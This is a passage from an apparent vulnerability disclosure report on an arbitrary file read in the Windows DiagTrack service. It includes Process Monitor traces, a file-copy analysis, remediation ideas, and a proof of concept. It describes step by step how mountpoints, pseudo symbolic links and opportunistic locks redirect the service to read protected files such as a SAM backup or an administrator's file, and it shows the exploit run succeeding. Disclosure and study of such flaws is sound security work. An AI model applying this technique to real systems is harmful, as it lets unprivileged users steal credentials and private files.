svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	QueryStreamInfor...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	QueryEaInformati...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	QueryAttributeInfo...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	QueryAttributeInfo...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	QueryRemoteProt...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	INVALID PARAME
svchost.exe	2952	QuerySecurityFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	SetEndOfFileInfor...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	ReadFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	WriteFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	ReadFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	SetBasicInformati...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	QueryRemoteProt...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	INVALID PARAME
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS
svchost.exe	2952	CloseFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file2.xml	SUCCESS
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryAttributeTag	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS

Showing 543 of 656 events (82%) Backed by virtual memory

Figure 7: file2.xml is being copied to C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\




Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Process N...	PID	Operation	Path	Result
svchost.exe	2952	CreateFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryAttributeTag...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryStandardInf...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryStreamInfor...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryEaInformati...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	QueryAttributeInfo...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	QueryBasicInform...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	QueryAttributeInfo...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryRemoteProt...	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	INVALID PARAME
svchost.exe	2952	QuerySecurityFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	SetEndOfFileInfor...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	ReadFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	WriteFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	ReadFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	SetBasicInformati...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	QueryRemoteProt...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	INVALID PARAME
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS
svchost.exe	2952	CloseFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips\file3.xml	SUCCESS
svchost.exe	2952	QueryDirectory	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips	NO MORE FILES
svchost.exe	2952	CloseFile	C:\Users\lab-user\AppData\Local\Packages\Microsoft.Windows.ContentDeliveryManager_cw5n1h2txyewy\LocalState\Tips	SUCCESS

Showing 705 of 825 events (85%) Backed by virtual memory

Figure 8: file3.xml is being copied to C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\


Finally, all the XML files which were created in `C:\ProgramData\[…]\SoftLandingStage` are deleted at the end of the process.


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Process N...	PID	Operation	Path	Result	User
svchost.exe	2952	QueryDirectory	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	NO MORE FILES	NT AUTHORITY\SYSTEM
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	QueryDirectory	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage*.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	QueryAttributeTag...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	<Unknown>	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file1.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	QueryDirectory	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	QueryAttributeTag...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	<Unknown>	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file2.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	CreateFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	QueryAttributeTag...	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	<Unknown>	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage\file3.xml	SUCCESS	NT AUTHORITY\SYSTEM
svchost.exe	2952	QueryDirectory	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	NO MORE FILES	NT AUTHORITY\SYSTEM
svchost.exe	2952	CloseFile	C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage	SUCCESS	NT AUTHORITY\SYSTEM

Figure 9: XML files are deleted

The `CreateFile` operations originated from a call to `DeleteFileW()` in “diagtrack.dll”.




Frame	Module	Location	Address
K 0	FLTMGR.SYS	FltDecodeParameters + 0x1cfd	0xfffff8043
K 1	FLTMGR.SYS	FltDecodeParameters + 0x1840	0xfffff8043
K 2	FLTMGR.SYS	FltQueryInformationFile + 0x963	0xfffff8043
K 3	ntoskrnl.exe	IofCallDriver + 0x59	0xfffff8043
K 4	ntoskrnl.exe	KeInitializeEvent + 0x64	0xfffff8043
K 5	ntoskrnl.exe	SeSetAccessStateGenericMapping + 0x81b	0xfffff8043
K 6	ntoskrnl.exe	SeUnlockSubjectContext + 0x85f	0xfffff8043
K 7	ntoskrnl.exe	ObOpenObjectByNameEx + 0x201	0xfffff8043
K 8	ntoskrnl.exe	NtCreateFile + 0x8b0	0xfffff8043
K 9	ntoskrnl.exe	NtOpenFile + 0x58	0xfffff8043
K 10	ntoskrnl.exe	setjmpex + 0x7b75	0xfffff8043
U 11	ntdll.dll	ZwOpenFile + 0x14	0x7ffa2ff1
U 12	KERNELBASE.dll	DeleteFileW + 0xed	0x7ffa2d1
U 13	diagtrack.dll	UtcSysprepGeneralize + 0xe2c03	0x7ffa214
U 14	diagtrack.dll	UtcSysprepGeneralize + 0x5d233	0x7ffa213
U 15	diagtrack.dll	UtcSysprepGeneralize + 0x5ce14	0x7ffa213

Figure 10: Procmon - Event Properties - DeleteFileW()

2.3 The Arbitrary File Read Vulnerability

The files are not moved with a call to `MoveFileW()` or copied with a call to `CopyFileW()` and we cannot control the destination folder so, a local attacker wouldn't be able to leverage this operation to move/copy an arbitrary file to an arbitrary location. Instead, each file is read and then the content is written to a new file in `C:\ProgramData\[...]\SoftLandingStage`. In a way, it's manual file copy operation.

The one thing we can fully control though is the source folder because it's owned by the currently logged-on user. The second thing to consider is that the destination folder is readable by `Everyone`. It means that, by default, new files created in this folder are also readable by `Everyone` so this privileged file operation may still be abused.



```
Microsoft Windows [Version 10.0.18362.535]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lab-user>icacls C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage
C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
                                                    BUILTIN\Administrators:(I)(OI)(CI)(F)
                                                    BUILTIN\Users:(I)(OI)(CI)(RX)
                                                    Everyone:(I)(OI)(CI)(RX)

Successfully processed 1 files; Failed processing 0 files
```

Figure 11: SoftLandingStage folder permissions

For example, we could replace the `C:\Users\lab-user\AppData\Local\Packages\[…]\Tips` folder with a mountpoint to an *Object Directory* and create pseudo symbolic links to point to any file we want on the file system.

If a backup of the SAM file exists, we could create a symlink such as follows in order to get a copy of the file.

```
C:\Users\lab-user\AppData\Local\Packages\[…]\Tips → \RPC Control
\RPC\Control\file1.xml → \??\C:\Windows\Repair\SAM
```

Theoretically, if the service tries to open `file1.xml`, it would be redirected to `C:\Windows\Repair\SAM`. So, it would read its content and copy it to `C:\ProgramData\[…]\SoftLandingStage\file1.xml`.

There are two issues though:

1) The `FindFirstFileW()` call on the `Tips` folder would fail because the target of the mountpoint isn't a "real" folder.
2) The new `file1.xml` file which is created in `C:\ProgramData\[…]\SoftLandingStage` is deleted at the end of the process so there is a kind of race that we would have to win in order to get a copy of the file before this happens.

It turns out that we can work around these two issues using an extra mountpoint, several "bait" files and a combination of opportunistic locks (see the details in next part). This results in a reliable exploit which allows a normal user to get a copy of any file which is readable by `NT AUTHORITY\SYSTEM`.

2.4 Remediation

Solution #1: Impersonation

The first solution I could think of was implementing impersonation but I also think that this function wasn’t originally meant to be called by a normal user directly if I had to guess. So, this solution wouldn’t work probably.

Solution #2: Symbolic links

The second solution would be to prevent the service from following reparse points and symbolic links. This would be efficient against the exploit I describe in the next part but it wouldn’t fix the underlying behavior.

Solution #3: Fixing the root cause

In my humble opinion, copying and processing files from a user owned directory with System privileges is a dangerous behavior. Therefore, a reliable fix would be to remove the part of the procedure where the service queries the content of a directory owned by the currently logged on user. Obviously, I don’t know why it was implemented that way and this feature certainly exists for a good reason. Still, it might be the best solution, I don’t know.

3 PoC / Exploit

The Virtual Machine I set up has two users, `lab-admin` and `lab-user`. As their name implies, `lab-admin` is a local administrator and `lab-user` is a normal user. In this part, I will demonstrate how `lab-user` may read the file `secret.txt` owned by `lab-admin`.

3.1 Solving The FindFirstFileW() Problem

In order to exploit the behavior described in the previous part, we must find a way to reliably redirect the file read operation to any file we want. But, we cannot use a pseudo symbolic link straight away because of the call to `FindFirstFileW()`.

This first problem is quite simple to address though. Instead of creating a mountpoint to an Object Directory immediately, we can first create a mountpoint to an actual directory.

First, we would have to create a temporary workspace directory such as follows:

```
C:\workspace
|__ file1.xml
|__ file2.xml
```

Then, we can create the mountpoint:

```
C:\Users\lab-user\AppData\Local\Packages\[…]\Tips → C:\workspace
```

Therefore, `FindFirstFileW()` would succeed and return `file1.xml`. In addition, if we set an OpLock on this file we can partially control the execution flow when the service tries to access it.

Indeed, when the OpLock is triggered, we can switch the mountpoint to an Object Directory because the `QueryDirectory` operation already occurred and is done only once at the beginning of the `FindFirstFileW()` call.

```
C:\Users\lab-user\AppData\Local\Packages\[…]\Tips → \RPC Control
\RPC Control\file2.xml → \??\C:\users\lab-admin\desktop\secret.txt
```

> **Note:** at this point, we don't have to create a symbolic link for `file1.xml` because the service already has a handle on this file.

Thus, when the service opens `C:\Users\lab-user\AppData\[…]\Tips\`**`file2.xml`**, it will actually open **`secret.txt`** and copy its content to `C:\ProgramData\[…]\SoftLandingStage\`**`file2.xml`**.

We can trick the service into reading a file we don't own but, this leads us to the second problem. At the end of the process, `C:\ProgramData\[…]\SoftLandingStage\`**`file2.xml`** is removed.

3.2 Solving The File Delete Problem

Since the target file is removed at the end of the process, we must “win a race” against the service and we have two options. The first one would be “bruteforce”. We could implement the strategy described in the previous part and then monitor the target directory `C:\ProgramData\[…]\SoftLandingStage` in a loop in order to get a copy of the file as soon as System has finished writing the new XML file.

But, “bruteforce” is always the option of last resort. Here, we have a second option which is way more reliable but we have to rethink the strategy from the start.

Instead of creating two files in our initial temporary workspace directory, we will use three files.

```
C:\workspace
|__ file1.xml
|__ file2.xml
|__ file3.xml
```

The next steps will be the same but, when the OpLock on `file1.xml` is triggered, we will perform two extra actions.

We will first switch the mountpoint and create **two** pseudo symbolic links. We must make sure that the `file3.xml` link points to the actual `file3.xml` file.

```
C:\Users\lab-user\AppData\Local\Packages\[…]\Tips → \RPC Control

\RPC Control\file2.xml → \??\C:\users\lab-admin\desktop\secret.txt
\RPC Control\file3.xml → \??\C:\workspace\file3.xml
```

And, we set a new OpLock on `file3.xml` before releasing the first one.


Thanks to this trick, will are able to influence the service as follows:

1) DiagTrack tries to read `file1.xml` and hits the first OpLock.
2) At this point, we switch the mountpoint, create the two symlinks and set an OpLock on `file3.xml`.
3) We release the first OpLock (`file1.xml`).
4) DiagTrack copies `file1.xml` and **`file2.xml`** which points to **`secret.txt`**.
5) DiagTrack tries to read `file3.xml` and hits the second OpLock.
6) At this point, we can get a copy of `C:\ProgramData\[…]\SoftLandingStage\file2.xml`, which is itself a “copy” of **`secret.txt`**.
7) We release the second OpLock (`file3.xml`).
8) DiagTrack process terminates and the three XML files are deleted.

> **Note:** this trick works because the process performed by DiagTrack is done sequentially. Each file is copied one after each other and all newly created files are deleted at the very end.

3.3 Proof-of-Concept

The Proof-of-Concept works on a default installation of Windows 10 Pro WIP. The build version I'm using is `19041.1.amd64fre.vb_release.191206-1406`.




```
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lab-user>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v BuildLabEx

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    BuildLabEx    REG_SZ    19041.1.amd64fre.vb_release.191206-1406
```

Figure 12: Windows version

The only **prerequisite** I'm aware of for this PoC to work is that the machine **must have access to the Internet**. Otherwise, the "*Download Settings*" operation fails and the user directory is never queried.

To test the PoC, simply run `DiagTrackAribtraryFileRead.exe` from a command prompt as a normal user by providing the absolute path of the target file to read as an argument. If you want to compile the binary, open the Visual Studio solution, select ***Release/x86*** and generate the ***DiagTrackAribtraryFileRead*** project.

> **Note:** in my lab environment, I created the file `C:\Users\lab-admin\Desktop\secret.txt`.



```
Microsoft Windows [Version 10.0.19041.1]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\lab-user>whoami
desktop-8eua25r\lab-user

C:\Users\lab-user>cd c:\dev

c:\DEV>DiagTrackAribtraryFileRead.exe C:\Users\lab-admin\Desktop\secret.txt
[*] RPC connection OK
[*] DiagTrack service OK
[*] Workspace OK
[*] OpLock 1 set on 'C:\Users\lab-user\AppData\Local\Temp\workspace\bait1.xml'.
[*] Triggering DiagTrack...
[+] OpLock 1 triggered. Switching mountpoint and creating symlinks.
[*] OpLock 2 set on 'C:\Users\lab-user\AppData\Local\Temp\workspace\bait3.xml'.
[*] Releasing Oplock 1.
[+] OpLock 2 triggered. Copying target file.
[*] Releasing Oplock 2.
[+] Exploit successfull. Target file was copied to: 'C:\Users\lab-user\AppData\Local\Temp\\copy_secret.txt'

c:\DEV>type C:\Users\lab-user\AppData\Local\Temp\\copy_secret.txt
THIS IS A SECRET FILE
```

Figure 13: Proof of Concept

> **Note:** the "DiagTrack service check" at the beginning of the PoC may take around one minute to complete on a Windows Insider Preview installation.

Expected Result:

When `UtcApi_DownloadLatestSettings()` is called, DiagTrack fails to copy the file pointed to by the symbolic link and returns an "Access Denied" error.

Observed Result:

DiagTrack follows the symbolic link and thus copies an arbitrary file to the `C:\ProgramData\Microsoft\Diagnosis\SoftLandingStage` folder.